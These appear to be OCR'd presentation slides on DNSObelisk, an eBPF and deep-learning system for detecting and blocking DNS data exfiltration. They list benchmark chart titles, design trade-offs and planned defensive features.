


Model Loss




Model Prediction Accuracy

1K DNS REQUESTS GSLD




eBPF node-agent disabled




eBPF node-agent enabled

10K DNS REQUESTS GSLD




eBPF node-agent disabled




eBPF node-agent enabled

1K DNS REQUEST LIVE TRAFFIC ONNX DEEP-LEARNING INFERENCING




eBPF node-agent disabled




eBPF node-agent enabled

10K DNS REQUEST LIVE TRAFFIC ONNX DEEP-LEARNING INFERENCING



eBPF node-agent disabled



eBPF node-agent enabled

DISCUSSION


- Security vs Throughput vs Latency
- Possibility of Race condition for clone-redirect DNS exfiltration security over random ports, (covert to maps of maps).
- Layered Security Approach can stop DNS data breaches for enterprise environment
- DNS over TCP
  - Implemented via DNS Server requests interceptors in user-space.
  - Runs live inference on DNS server for each DNS query over TCP before its resolved.
- Endpoints running services with high DNS throughput.
  - Keep the eBPF programs kernel features high in eBPF programs for kernel to not redirect live DNS traffic to user-space for deep scan
- Endpoints requiring strict control of sensitive data → High Data Integrity
  - Keep the eBPF Program kernel feature limits as low as possible in eBPF maps for maximum redirection to user-space
    - Lower DNS label count

FUTURE WORK

- Layered Security for Orchestrated environments:
  - Injects L7 DNS and L3 policies to block DNS and IPv4/IPv6 exfiltrated traffic, preventing data leaks to remote C2 servers through compromised Kubernetes pods. Leverages CNI proxies for L7, L3, and L4 filtering in user-space.
- Layered Security for Bare-Metal Cloud environments:
  - Integration with public cloud providers to dynamically create NACLs, security groups, and firewall rules, blocking malicious C2 servers L3 traffic and preventing exfiltration through other protocols from these public server IPs.
- Enhance security covering all attack vectors for DNS data exfiltration over TCP (as covered in UDP) at the endpoint itself following enhanced intelligence via skb_clone.
- Add more Deep packet inspection, parsing more sections of DNS protocol through raw skb, and raw logarithmic implementation in kernel using Newton-Raphson method.
- Data breach prevention over encrypted tunnels
  - Enhance support for DOT (DNS over TLS), TLS fingerprinting in kernel via eBPF (JA3 / JA4).
- Add support for XDP ingress NXDOMAIN flood prevention to break DNS water torture flood and DNS amplification attacks.
- Add volume based, and throughput-based rate limiting over egress TC CLSACT QDISC, for rate limiting mass throughput data breaches.
- Metric integration with enterprise XDR / EDR solutions.

Q&A

SOURCE CODE



https://github.com/Synarcs/DNSObelisk